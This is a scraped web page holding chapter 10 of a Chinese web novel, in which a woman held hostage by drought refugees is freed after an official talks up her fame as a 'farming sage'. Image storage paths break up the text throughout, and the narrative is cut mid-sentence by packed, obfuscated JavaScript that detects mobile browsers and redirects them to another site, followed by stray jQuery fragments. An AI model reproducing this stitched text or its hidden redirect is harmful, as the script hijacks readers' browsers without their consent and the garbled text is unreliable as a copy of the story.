10. 第十章

作品:《靠种地养了个王爷

    短短几天?


    她在李家村待了快一个星期好吗!


    而且也不是什么起死回生,就是用了些现代的农业知识,改良了灌溉方法,再加上精心照料,才把那些庄稼救回来一些。


    但转念一想,姜禾便明白了萧昫的意图。他这是在故意抬高她的身份,提升她在灾民心中的地位和威望,让他们更容易相信服从,当然主要还是为接下来的抗旱措施铺路造势。


    萧昫见已有人面露信服之色,继续道:“高平县的百姓们感激涕零,逢人就说姜农圣的恩德。朝廷听说了这事,立刻就想到了咱们祖厉也遭了旱灾,于是千请万请,好不容易才把姜农圣从高平请过来,就是要她帮忙指导农事,教大家抗旱保粮的。”


    萧昫叹了口气,看向吴兴:“结果人才刚到,就被你们这一通乱打,把人给得罪狠了不愿意帮忙了,今年祖厉的收成怎么办?这么多的灾民怎么办?”


    萧昫脸不红心不跳地胡扯,要不是姜禾是当事人,说不定都要信了。姜禾看了眼吴兴,只见他瞪着眼睛,一副不知该如何反应的模样,显然被这突如其来的信息砸懵了。


    眼下局势紧张,萧昫既然给她挖了这个坑,她也只能跳了。姜禾轻咳一声,主动接过话,道:“大人言重了,我不过是略懂些农事,不敢称农圣。”她这话说得谦虚,但配合着萧昫刚才那番夸张的铺垫,反而更显得高深莫测。


    吴兴狐疑地盯着她:“什么姜农圣?我怎么从来没听说过?肯定是你们合起伙来唬人的。”


    “唬你?”姜禾冷笑:“我唬你做什么?你好好想想,你们是在哪里遇见我的?我当时在做什么?”


    吴兴愣了愣,开始回忆起来。他们是在田边遇到姜禾的,当时她蹲在地上,好像是在观察那些半死不活的庄稼。而且身边还跟着好几个护卫,一看就不是寻常人家。正因如此,他们才动了劫掠的心思。


    不等他回答,姜禾又继续问道:“若我只是个普通闺阁女子,何故要跑去田里看庄稼?”


    吴兴张了张嘴,一时语塞。


    姜禾趁热打铁:“还有,我被你们绑了,你以为我凭什么认定官府会拿粮换我?你以为我是哪来的底气?”


    这话一出,吴兴脸色一变,似是想起了什么,突然指向郑安,道:“是这个人说你是钦差大人的内眷,我们才想着绑了你换粮食的。”姜禾:“……”


    这下还真把姜禾给问住了,主要谁能想到萧昫突然来这么一出,农圣这话都出来了。不过内眷什么的确实也挺离谱,不知道郑安怎么想的,胡口乱诌了个这。


    当然,这些事就不是吴兴需要知道的了。


    姜禾想了想,道:“你也不好好想想,我若是钦差大人的内眷,高门贵妇怎会随意抛头露面,又怎么可能懂得这些庄稼地里的事情?这根本说不通。”吴兴抓住之前的破绽,不依不饶道:“那你即是农圣,又为何谎称别人内眷?这更说不通,你们就是骗子,想合起伙来骗我们这些普通老百姓。”


    姜禾:“……”


    得,又绕回来了。


    这个坑她是填不上了,谁捅的篓子谁自己收拾。


    姜禾没有说话,隔着好几圈围观的人群,朝远处的萧昫看了过去。


    萧昫正好对上她嗔怒的目光,瞬间明白了她的意思,忙岔开了话题,道:“吴兴,你是个庄稼人,应该明白庄稼对老百姓意味着什么。你抢粮是为了活命,我能理解。但粮食总有吃完的一天,到时候又该怎么办?”


    “你别转移话题!”吴兴还想追问,“你们……”


    “可若是能把庄稼救活,那才是真正的活路。”萧昫直接打断了他,道:“有了收成,就有吃不完的粮食。你想想,是眼前这点粮食重要,还是今年的收成重要?”


    吴兴嘴巴张了张,后面的话却卡在了喉咙里。这个女的是谁的内眷和他又有什么关系,说到底他最在乎的还是粮食,源源不断的粮食。如今他虽成了亡命徒,但根子里还是面朝黄土背朝天的农夫。要不是连年旱灾,颗粒无收,一家老小活活饿死,他也不至于走到这一步。


    萧昫见吴兴动摇了,继续道:“姜农圣来祖厉,是为了帮大家保住收成的。可你们倒好,把人绑了,还打成这样。万一她一气之下不干了,你让我去哪再请一个农圣回来?”


    农圣什么的虽说有些夸张,但不得不说,萧昫的这番话确实很有效果。灾民们开始窃窃私语,看向姜禾的目光也多了几分不同。


    “我听说过高平县的事!”突然有人喊道:“我表哥就在高平刘家村,前些日子还捎信来,说他们那边来了个年轻姑娘,教他们改良耕种,救活了不少庄稼。”


    接着又有一个年轻妇人挤了出来,指着姜禾,激动道:“是姜姑娘,我认得她!她今天在城外分给我们不少水和干粮,还教我们辨认野菜,说哪些能吃哪些有毒。要不是她,我家孩子早就饿晕了!”


    越来越多受过姜禾帮助的人站了出来为她说话,还称她为姜农圣,把姜禾夸得都有点找不着北了。


    萧昫趁机道:“吴兴,你也听见了。无论是在高平还是祖厉,姜农圣都在努力帮大家。这样的人,你们还要绑着不放吗?”


    人群彻底倒向姜禾。


    “赶紧把姜农圣放了!”


    “姜农圣是来帮咱们的,你这是恩将仇报!”


    就连帮着吴兴的几人也纷纷劝说道:“吴兴,咱们抢粮是为了活命,现在有更好的法子,干嘛还要得罪能人?万一她真能把庄稼救活,咱们也不用当亡命徒了,不是吗。”


    吴兴环顾四周,看着那些曾经和他一起抢粮的同伴,如今一个个眼中都透着犹豫和期盼。


    都是庄稼汉,不到万不得已,谁不想有个正经活路呢?


    吴兴颓然地后退一步,松开了手里的绳子。


    周围剑拔弩张的气氛稍稍缓和了些。


    郑安见状,这才敢上前,手起刀落,缠在姜禾身上的绳索瞬间断成数截。


    勒在脖颈处的绳子骤然松开,姜禾下意识想深吸口气,不料肋骨处传来一阵剧痛,疼得她直接跪了下去。


    “姜姑娘!”


    郑安和几个侍卫齐刷刷围了上来,却又齐刷刷停在三步之外,一个个伸着手又不敢真伸,就那么干站着。


    姜禾撑着地面,想要站起来,却发现双腿发软根本使不上力气。


    她缓了口气,抬头看了看围成一圈的几个大男人。


    一个个人高马大的,就这么眼睁睁看着她跪在地上,愣是没一个有搭把手意思的。


    姜禾有些无奈,主动开口道:“郑副将可否搭把手,我实在是没力


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16971607|193470||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''气了。”


    郑安应声点头,忙上前一步,结果手伸到一半,突然僵在了半空。然后,又默默收了回去。


    姜禾:“???”


    正纳闷间,姜禾余光瞥见吴兴缓缓走了过来,神色复杂地看着她。


    下一刻,扑通一声,直直跪倒在她面前。姜禾一愣。


    “姜、姜农圣……”吴兴额头抵着地面,“草民该死,草民有眼无珠,这才冲撞了……”


    姜禾:“……”


    姜禾心里冷笑。


    冲撞?这是冲撞这么简单吗?


    是把她打了个半死,还绑着拖到衙门口当人质,绳子勒得她脖子都快断了,任谁被打成这样也不可能没脾气吧。


    姜禾气得深吸口气,疼!浅呼口气,还是疼!


    不是,现在是说这个的时候吗?


    能不能来个人先把她从地上扶起来!


    能不能先给她找个大夫过来瞧瞧伤势!


    她快痛死了。


    吴兴还在喋喋不休。说什么他家原本在城外有几亩地,虽不算多,但一家五口勉强能吃饱。可连年大旱,颗粒无收。全家人都饿死了,最后连他那才五岁的儿子也……说到后面说不下去了,捂着脸哭了起来,周围的灾民感同身受,也跟着一起抹眼泪。


    “谁家不是这样呢?我表哥一家七口,现在就剩三个了。”吴兴擦了擦眼泪,还在继续:“我知道自己错的不轻,是打是罚都认了。可求您……求您救救大家吧,不要因为我的过错迁怒大家。”


    说完,他重重地磕了三个头,额头都磕出了血。跟着他绑人的几个灾民也纷纷跪下:“姜农圣,求您救救我们吧!”


    姜禾看着跪了一地的人,心里五味杂陈。


    但是……她好痛啊,连呼吸都是痛的,真的需要立刻、马上接受医生,哦古代叫大夫,接受大夫的治疗啊。


    而且,有什么话不能站着说吗?


    这些人一言不合就下跪的毛病,真的得治。


    姜禾叹了口气,道:“我既然来了,就会尽力帮大家的。”吴兴满怀希望地抬起头,道:“您、您真的愿意帮我们?”


    “自然。”姜禾又叹了口气,不想多说,因为多说一个字,她就多痛一分。但看着这跪成一排的众人,还是强忍着疼痛,道:“都起来吧。”


    话虽如此,但众人见她还跪在地上,也都没有一个人起身。


    姜禾:“……”


    萧昫这时也走到了近前。


    姜禾看到他,心下总算松了口气。


    萧昫在她面前蹲下身,目光落在她脸上,眼中闪过一丝不易察觉的心疼。他伸出手扶住姜禾的手臂,动作放得很轻,生怕弄疼了她。


    “慢些。”姜禾借力起身,可刚一动就牵扯到伤口,疼得她倒吸了口气,身子不受控制地往旁边倒去。


    萧昫下意识伸手揽住她的腰,将她稳稳扶住。


